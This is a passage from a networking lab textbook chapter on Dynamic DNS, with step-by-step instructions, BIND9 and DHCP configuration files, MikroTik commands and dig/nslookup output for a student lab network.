
```
[admin@MikroTik] > ip add p
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS         NETWORK      INTERFACE
0 192.168.5.1/24  192.168.5.0  ether2
1 89.30.80.33/29  89.30.80.32  ether3
[admin@MikroTik] > ip dhcp-client add interface=ether1 disabled=no
[admin@MikroTik] > ip add p
Flags: D - DYNAMIC
Columns: ADDRESS, NETWORK, INTERFACE
#   ADDRESS           NETWORK        INTERFACE
0   192.168.5.1/24    192.168.5.0    ether2
1   89.30.80.33/29    89.30.80.32    ether3
2 D 192.168.122.8/24  192.168.122.0  ether1
[admin@MikroTik] > 
```

Figure 1 – Configuring ether1 for DHCP




```
acl labnets {
  127.0.0.1;              // localhost
  89.30.80.32/29;         // localnet (red.net.)
  192.168.5.0/24;         // blue.net.
};

options {
        directory "/var/cache/bind";

        version "not currently available";
        recursion yes;
        empty-zones-enable no;

        allow-query { labnets; };
        allow-query-cache { labnets; };
        allow-recursion { labnets; };
        allow-transfer { none; };

        dnssec-validation no;

        auth-nxdomain no;
        listen-on port 53 { 127.0.0.1; 89.30.80.35; };
        listen-on-v6 { none; };

        forwarders {
        8.8.8.8;
        8.8.4.4;
        };
};
```

Figure 3 – Modified NS1 settings



```
tc@PC1:~$ nslookup www.google.com
Server:    89.30.80.35
Address 1: 89.30.80.35 ns1.red.net

Name:      www.google.com
Address 1: 192.178.49.196 phx19s06-in-f4.1e100.net
Address 2: 2607:f8b0:402a:804::2004 phx18s07-in-x04.1e100.net
tc@PC1:~$ ping www.google.com
PING www.google.com (192.178.49.196): 56 data bytes
64 bytes from 192.178.49.196: seq=0 ttl=115 time=24.324 ms
64 bytes from 192.178.49.196: seq=1 ttl=115 time=28.268 ms
64 bytes from 192.178.49.196: seq=2 ttl=115 time=26.171 ms
^C
--- www.google.com ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 24.324/26.254/28.268 ms
tc@PC1:~$
```

Figure 4 – nslookup for google.com



```
student@ns1:~$ dig +trace www.google.com +nodnssec

; <<>> DiG 9.18.18-0ubuntu0.22.04.2-Ubuntu <<>> +trace www.google.com +nodnssec
;; global options: +cmd
.                       517812  IN      NS      e.root-servers.net.
.                       517812  IN      NS      d.root-servers.net.
.                       517812  IN      NS      f.root-servers.net.
.                       517812  IN      NS      b.root-servers.net.
.                       517812  IN      NS      m.root-servers.net.
.                       517812  IN      NS      l.root-servers.net.
.                       517812  IN      NS      i.root-servers.net.
.                       517812  IN      NS      j.root-servers.net.
.                       517812  IN      NS      g.root-servers.net.
.                       517812  IN      NS      c.root-servers.net.
.                       517812  IN      NS      a.root-servers.net.
.                       517812  IN      NS      h.root-servers.net.
.                       517812  IN      NS      k.root-servers.net.
;; Received 811 bytes from 127.0.0.53#53(127.0.0.53) in 0 ms

;; UDP setup with 2001:500:2f::f#53(2001:500:2f::f) for www.google.com failed: network unreachable.
;; UDP setup with 2001:500:2f::f#53(2001:500:2f::f) for www.google.com failed: network unreachable.
;; UDP setup with 2001:500:2f::f#53(2001:500:2f::f) for www.google.com failed: network unreachable.
com.                    172800  IN      NS      g.gtld-servers.net.
com.                    172800  IN      NS      m.gtld-servers.net.
com.                    172800  IN      NS      d.gtld-servers.net.
com.                    172800  IN      NS      e.gtld-servers.net.
com.                    172800  IN      NS      b.gtld-servers.net.
com.                    172800  IN      NS      i.gtld-servers.net.
com.                    172800  IN      NS      h.gtld-servers.net.
com.                    172800  IN      NS      c.gtld-servers.net.
com.                    172800  IN      NS      j.gtld-servers.net.
com.                    172800  IN      NS      a.gtld-servers.net.
com.                    172800  IN      NS      f.gtld-servers.net.
com.                    172800  IN      NS      k.gtld-servers.net.
com.                    172800  IN      NS      l.gtld-servers.net.
;; Received 870 bytes from 192.112.36.4#53(g.root-servers.net) in 64 ms

;; UDP setup with 2001:503:d2d::30#53(2001:503:d2d::30) for www.google.com failed: network unreachable.
;; UDP setup with 2001:503:a83e::2:30#53(2001:503:a83e::2:30) for www.google.com failed: network unreachable.
;; UDP setup with 2001:503:eea3::30#53(2001:503:eea3::30) for www.google.com failed: network unreachable.
google.com.             172800  IN      NS      ns2.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns3.google.com.
google.com.             172800  IN      NS      ns4.google.com.
;; Received 291 bytes from 192.55.83.30#53(m.gtld-servers.net) in 28 ms

www.google.com.         300     IN      A       192.178.48.228
;; Received 59 bytes from 216.239.38.10#53(ns4.google.com) in 44 ms

student@ns1:~$
```

Figure 5 – Results of running DIG on www.google.com

CHAPTER 25

Domain Name System Part 3 - Dynamic DNS

JACOB CHRISTENSEN

In Chapter 23, we manually configured our DNS entries with the IP addresses that were statically assigned to our client devices. However, it is uncommon to use static IP assignments, especially in networks with hundreds or even thousands of clients! If we can get our DHCP and ADNS servers to communicate with each other, then IPs can automatically be assigned and our zone files can automatically be populated. This practice is called Dynamic DNS (DDNS).

This lab will expand on the work in Chapter 23 and Chapter 24 to learn how to configure and manage DDNS in a small network environment.

Estimated time for completion: 45 minutes

LEARNING OBJECTIVES

- Learn how DDNS works on an enterprise network
- Learn how to work with multiple services (DHCP and DNS) on one network

PREREQUISITES

- Chapter 21 – DHCP Relay
- Chapter 24 – Domain Name System Part 2

DELIVERABLES

- Four (4) screenshots
- BLUE1 (PC1) successfully pinging BLUE2 (PC2) by name
- BLUE2 (PC2) successfully pinging BLUE3 (PC3) by name
- BLUE1 (PC1) successfully performing a DNS query and resolution with the NS1 server via Wireshark monitoring
- Live stream of NS1 reports of the DHCP handshake and zone logs when (BLUE3) PC3 is rebooted

RESOURCES

- BIND9 Administrator Reference Manual – https://bind9.readthedocs.io/en/v9.18.16/
- MikroTik RouterOS Documentation – https://help.mikrotik.com/docs/display/ROS/RouterOS
- Archy's Blog – Dynamic DNS with BIND and ISC-DHCP – https://archyslife.blogspot.com/2018/02/dynamic-dns-with-bind-and-isc-dhcp.html
- Configuring Dynamic DNS with BIND9 – https://doncrawley.com/soundtraining.net/files/configuringdynamicdnswithbind9.pdf

CONTRIBUTORS AND TESTERS

Mathew J. Heath Van Horn, PhD, ERAU-Prescott
Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

This lab is an extension of the previous two chapters. If you have not completed them yet, it is recommended that you do so first before continuing. By the end your network should look like the following:




Figure 1 – Final network topology

1. Preliminary step in VirtualBox

   1.1. Create/clone a fresh copy of the Linux Server VM with ISC's DHCP server installed

2. Start GNS3

   2.1. Save the previous lab as a new project: **LAB_11**

3. Reuse the network that you built in the previous chapter

   3.1. Configure the router to act as a **DHCP relay** for the Blue subnet (Chapter 21, Phase II, Step 1)

   3.2. Add a DHCP server to the Red network – *Ubuntu server (DHCP1)*


> **NOTE:** In reality, both the DHCP and DNS services can operate from the same machine; however, we are splitting them into two separate devices for clarity.

   3.3. Add a switch to the Red network – *Ethernet switch*

   3.4. Connect NS1 and DHCP1 to the switch so that they are on the same LAN

   3.5. Remove the static IP addresses from Tiny Core Linux clients by commenting out the rules for static IP assignment

```
> vi /opt/bootlocal.sh
```



```
#!/bin/sh
# put other system startup commands here
#pkill udhcpc
#ifconfig eth0 192.168.5.101 netmask 255.255.255.0 broadcast 192.168.5.255 up
#route add default gw 192.168.5.1
echo "domain blue.net" > /etc/resolv.conf
echo "nameserver 89.30.80.35" >> /etc/resolv.conf
~
```

Figure 1a – removing the static IP

> **NOTE:** Make sure that each client device keeps its unique hostnames!

4. Label and organize your network as necessary

Phase II – Modify the DNS Server

This section assumes that all configurations made in the previous chapter have carried over to this one.

1. Start NS1 and login

2. Generate a new Remote Name Daemon Control (RNDC) key to use to communicate with DHCP1

NOTE: Ensure that you have the **bind9-utils** package installed!

```
> rndc-confgen -a -b 512
```

Switch	Description
-a	Automatically generate the RNDC file in the /etc/bind directory.
-b	Set the size of the key as a value between 1 and 512 bits.

3. Modify the file permissions of *rndc[.]key*

   3.1. Change the owner and group from root to the bind user

```
> chown bind:bind /etc/bind/rndc.key
```

   3.2. Change the file permissions to give read access for the group


```
> chmod 640 /etc/bind/rndc.key
```

4. Modify the *named[.]conf[.]local* file

```
> vi /etc/bind/named.conf.local
```

   4.1. At the beginning of the file, before the zone declarations, include the RNDC key

```
include “/etc/bind/rndc.key”;
```




```
//
// Do any local configuration here
include "/etc/bind/rndc.key";
// ***** FORWARD ZONES HERE *****
```

Figure 2 – BIND9 configuration

4.2. Within each zone declaration, add the following directive to allow the zones to be updated with the key

```
allow-update { key rndc-key; };
```



```
//
// Do any local configuration here

include "/etc/bind/rndc.key";

// ***** FORWARD ZONES HERE *****

//forward red.net
zone "red.net." {
  type master;
  allow-update { key rndc-key; };
  file "/var/lib/bind/db.red.net";
};

//forward blue.net
zone "blue.net." {
  type master;
  allow-update { key rndc-key; };
  file "/var/lib/bind/db.blue.net";
};
```

Figure 3 – Updating zone directives

4.3. Save and exit the editor


4.4. Verify the configuration settings

```
> named-checkconf
```

5. Add a new static entry in the ***red[.]net*** zone files for DHCP1

5.1. Modify the forward lookup zone file

```
> vi /var/lib/bind/db.red.net
```




```
; BIND9 forward data file for red.net.
;
; Written by Kyle W.
;
$TTL    86400
$ORIGIN red.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              5         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
ns1     IN      A       89.30.80.35
dhcp1   IN      A       89.30.80.34

~
~
~
~
~
~
-- INSERT -- W10: Warning: Changing a readonly file          17,1          All
```

Figure 4 – Updating static forward DNS entry

5.2. Modify the reverse lookup zone file

```
> vi /var/lib/bind/db.red.net.rev
```




```
; BIND9 reverse data file for red.net.
;
; Written by Kyle W.
;
$TTL    86400
$ORIGIN 80.30.89.in-addr.arpa.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              5         ; Serial
